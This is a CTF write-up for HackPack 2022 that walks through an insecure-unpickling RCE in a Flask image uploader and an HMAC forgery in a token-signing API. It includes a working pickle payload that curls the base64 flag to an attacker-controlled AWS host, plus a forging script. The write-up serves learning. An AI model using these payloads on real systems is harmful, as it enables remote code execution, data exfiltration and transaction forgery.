Writeup: HackPackCTF-2022
Table of Contents
About
Hello readers, I have regularly started playing CTFs on the weekends again. I hope this time that I’ll be regular.
Last weekend I played the HackPack2022 CTF. It was a really fun CTF and I learned a lot of things.

Out of all the challenges solved, I am posting the writeups of the most interesting ones. Enjoy !
Web: Imported Kimichi
This challenge highlighted “insecure unpickling” bug . The challenge gave us a website which we can use for image upload and later viewing.
It also provided with the app’s source code. here it is.
import uuid
from flask import *
from flask_bootstrap import Bootstrap
import pickle
import os

app = Flask(__name__)
Bootstrap(app)

app.secret_key = 'sup3r s3cr3t k3y'

ALLOWED_EXTENSIONS = set(['png', 'jpg', 'jpeg'])

images = set()
images.add('bibimbap.jpg')
images.add('galbi.jpg')
images.add('pickled_kimchi.jpg')

@app.route('/')
def index():
    return render_template("index.html", images=images)

@app.route('/upload', methods=['GET', 'POST'])
def upload():
    if request.method == 'POST':
        image = request.files["image"]
        if image and image.filename.split(".")[-1].lower() in ALLOWED_EXTENSIONS:
            # special file names are fun!
            extension = "." + image.filename.split(".")[-1].lower()
            fancy_name = str(uuid.uuid4()) + extension

            image.save(os.path.join('./images', fancy_name))
            flash("Successfully uploaded image! View it at /images/" + fancy_name, "success")
            return redirect(url_for('upload'))

        else:
            flash("An error occured while uploading the image! Support filetypes are: png, jpg, jpeg", "danger")
            return redirect(url_for('upload'))

    else:
        return render_template("upload.html")

@app.route('/images/<filename>')
def display_image(filename):
    try:
        pickle.loads(open('./images/' + filename, 'rb').read())
    except:
        pass
    return send_from_directory('./images', filename)

if __name__ == "__main__":
    app.run(host='0.0.0.0')
Looking at the source code, we deduce that the app is checking for image extension and then uploading it to /images/ directory with a random name.
The interesting part is in the /image/<filename> route
@app.route('/images/<filename>')
def display_image(filename):
    try:
        pickle.loads(open('./images/' + filename, 'rb').read())
    except:
        pass
    return send_from_directory('./images', filename)
as you can see right inside the “try” block , the app tries to load picked data from the image. And we all know that processing unsafe pickle data can lead to an rce. More about it here
So the steps to get an rce for this app is
- Create a image with insecure pickle data
- Upload image
- Visit image to make the app run
pickle.loadsand get an RCE.
Here is the exploit I used + modified
import pickle
import base64
import os


class RCE:
    def __reduce__(self):
        cmd = ('curl http://<my-aws-ip>/$(cat flag.txt | base64)')
        return os.system, (cmd,)


if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    f = open("exploit.png" , "wb")
    f.write(pickled)
    f.close()
This creates an image exploit.png which will cat the output of flag.txt (i just guessed it would be flag.txt, this way i bypassed the need for a reverse shell) and then curl my aws ip with the base64 encoded flag as a path.
Starting up a listener on AWS and uploading the file, waiting for a few seconds and we will get a response like this

base64 decode and we get the flag

Note Later the flag was changed due to some issues, so I had to exploit this again with the same exploit, and it worked. The new flag was flag{4nd_h3r3_1_w45_th1nk1ng_v1n3g4r_w45_s4n1t4ry}
2. Web TupleCoin
This challenge highlighted the “insecure token generation” bug.
TLDR
- Visit robots.txt
- Get source code from
wget /app/bckup - Run exploit.py :)
Here is the description for the bounty page of the website
# Bug Bounty

Can you steal Tuco's TuCos? If you can, we have a prize for you!!

Things you should know about Tuco before you begin:

-   His account number is 314159265, and you can't have it.
-   He absolutely _hates_ robots, especially ones from Silicon Valley.
-   He fights as savagely as he eats chicken. Once glance at his soiled napkin and his enemies run screaming.
So to create an account, we just have to simply use any random integer except tuco’s account number i.e 314159265. If we use tuco’s account number, we get an error.
- Create page


To transfer funds, we can visit the transfer page. Requests and response shown on the right side.
- Transfer page
And finally to certify the transaction, the app calls /api/transaction/commit , as can be seen on the right side.
- Certify

Here we can see the source code for better understanding of what’s happening behind the scenes.
from __future__ import annotations
import hmac
import math
import os
import secrets

from fastapi import FastAPI, HTTPException
from fastapi.responses import RedirectResponse
from fastapi.staticfiles import StaticFiles
from pydantic import BaseModel


SECRET_KEY = secrets.token_bytes(32)    # random each time we run
TUCO_ACCT_NUM = 314159265

FLAG_FILE = os.environ.get("TUPLECOIN_FLAG_FILE", "flag.txt")
try:
    with open(FLAG_FILE) as fd:
        FLAG = fd.read().strip()
except:
    FLAG = "we has a fake flag for you, but it won't get you points at the CTF..."


app = FastAPI()
APP_DIST_DIR = os.path.join(os.path.dirname(os.path.dirname(os.path.abspath(__file__))), "client", "dist")
app.mount("/app", StaticFiles(directory=APP_DIST_DIR), name="static")


class Balance(BaseModel):
    acct_num: int
    num_tuco: float

    def serialize(self) -> bytes:
        return (str(self.acct_num) + '|' + str(self.num_tuco)).encode()

    def sign(self, secret_key: bytes) -> CertifiedBalance:
        return CertifiedBalance.parse_obj({
            "balance": {
                "acct_num": self.acct_num,
                "num_tuco": self.num_tuco,
            },
            "auth_tag": hmac.new(secret_key, self.serialize(), "sha256").hexdigest(),
        })


class CertifiedBalance(BaseModel):
    balance: Balance
    auth_tag: str

    def verify(self, secret_key: bytes) -> Balance:
        recreate_auth_tag = self.balance.sign(secret_key)
        if hmac.compare_digest(self.auth_tag, recreate_auth_tag.auth_tag):
            return self.balance
        else:
            raise ValueError("invalid certified balance")


class Transaction(BaseModel):
    from_acct: int
    to_acct: int
    num_tuco: float

    def serialize(self) -> bytes:
        return (str(self.from_acct) + str(self.to_acct) + str(self.num_tuco)).encode()

    def sign(self, secret_key: bytes) -> AuthenticatedTransaction:
        tuco_smash = self.serialize()
        tuco_hash = hmac.new(secret_key, tuco_smash, "sha256").hexdigest()

        return CertifiedTransaction.parse_obj({
            "transaction": {
                "from_acct": self.from_acct,
                "to_acct": self.to_acct,
                "num_tuco": self.num_tuco
            },
            "auth_tag": tuco_hash,
        })


class CertifiedTransaction(BaseModel):
    transaction: Transaction
    auth_tag: str

    def verify(self, secret_key: bytes) -> Transaction:
        recreated = self.transaction.sign(secret_key)
        if hmac.compare_digest(self.auth_tag, recreated.auth_tag):
            return self.transaction
        else:
            raise ValueError("invalid authenticated transaction")


@app.get('/', include_in_schema=False)
def home():
    return RedirectResponse("app/index.html")


@app.get('/robots.txt', include_in_schema=False)
def robots():
    return RedirectResponse("app/robots.txt")

# Returns type CertifiedBalance ; Takes Int
@app.post("/api/account/claim")
async def account_claim(acct_num: int) -> CertifiedBalance:
    if acct_num == TUCO_ACCT_NUM:
        raise HTTPException(status_code=400, detail="That's Tuco's account number! Don't make Tuco mad!")

    balance = Balance.parse_obj({
        "acct_num": acct_num,
        "num_tuco": math.pi,
    })

    return balance.sign(SECRET_KEY)

# Returns type Certified Transaction; Takes Transaction
@app.post("/api/transaction/certify")
async def transaction_certify(transaction: Transaction) -> CertifiedTransaction:
    if transaction.from_acct == TUCO_ACCT_NUM:
        raise HTTPException(status_code=400, detail="Ha! You think you can steal from Tuco so easily?!!")
    return transaction.sign(SECRET_KEY)

# Returns type String ; takes Certified Transcation (WE WILL GET OUR FLAG HERE)
@app.post("/api/transaction/commit")
async def transaction_commit(certified_transaction: CertifiedTransaction) -> str:
    transaction = certified_transaction.verify(SECRET_KEY)
    if transaction.from_acct != TUCO_ACCT_NUM:
        return "OK"
    else:
        return FLAG
Here we can look in the function transaction.sign (line:67), the tuco_smash varible calls self.serialize.
In this function we can notice that for the generation of auth token, the app appends from_acct , to_acct and num_tuco without any seperator
This part is important, because without any seperator we can create the auth token for the user tuco by manipulating values. Since the app appends the values without a seperator we can bypass the tuco account check by
<first half of tuco's account number> + <second half of tuco's account number> + num tuco
this will generate the auth-token, which we can use to “commit” as tuco’s account number.
From source code we can deduce that to get the flag we must call /api/transaction/commit with tuco’s account number and a valid hash to get the flag

The “from_acct” param and the “to_acct” param combine to form tuco’s account number and the final string that will be generated - 31415926512

Using the same auth token from the last response in this request
All the params combine to form the same string as the previous request. i.e 31415926512

Here is an automated python script to do the same
import json
import requests

url = 'https://tuplecoin.cha.hackpack.club/'
tuco = 314159265
headers = {
        "Content-Type":"application/json"
        }

data = {
        "from_acct" : int(str(tuco)[:-2]),
        "to_acct" : int(str(tuco)[-2:]),
        "num_tuco" : 12
    }

r = requests.post(url + 'api/transaction/certify' ,json = data ,  headers = headers)


j = json.loads(r.text)
auth = j["auth_tag"]

exploit = {
        "transaction":{
        "from_acct": tuco,
        "to_acct":1,
        "num_tuco":2
        },
        "auth_tag": auth
    }

r = requests.post(url + 'api/transaction/commit' , json = exploit , headers = headers)
print(r.text)
output
Rev: 3T 3ND UR HOM3
This was an android challenge. We get an apk so we boot up an android emulator .
